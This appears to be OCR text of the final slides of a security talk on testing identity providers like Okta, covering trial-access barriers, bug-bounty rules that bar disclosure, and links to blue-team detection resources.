
Okta FastPass

No Prompt



Okta FastPass

No Prompt



Provider Testing Challenges

Provider Testing Challenges

Access & Restrictions

Access

While some provide a free trial, some hide access behind a “Call Us For a Trial” sales-wall.

Bug Bounty Restrictions

Testing is permitted, but publishing findings is difficult when Bug Bounty prevents disclosure

Disclosure for me..
Not for thee

- Very good experience with Okta when disclosing
- Ability to inform customers is restricted
- Keeps me (and others) from disclosing issues

Hi xpn-security,

Thank you for your submission. The Okta team has validated [redacted] accept it for further investigation.

> Once triaged, could you advice the fix timeline as I'm looking to disclose this issue on my blog upon remediation. Thanks.

Regarding this, we would like to remind you that unfortunately, Okta does not allow the disclosure of vulnerabilities.

Best regards,

Recommended Resources for BlueTeam

Over to you, blue team…

Elastic published how to get started with detection engineering:

https://www.elastic.co/security-labs/monitoring-okta-threats-with-elastic-security

Splunk rules for Okta:

https://research.splunk.com/stories/suspicious_okta_activity/

Not a lot out there for Ping / OneLogin

Have your Pentesters / Red Team target assets behind your IdP!

More internals are coming… https://blog.xpnsec.com/

SPECTEROPS

Thank you

Any Questions?

Adam Chester | adam.chester@trustedsec.com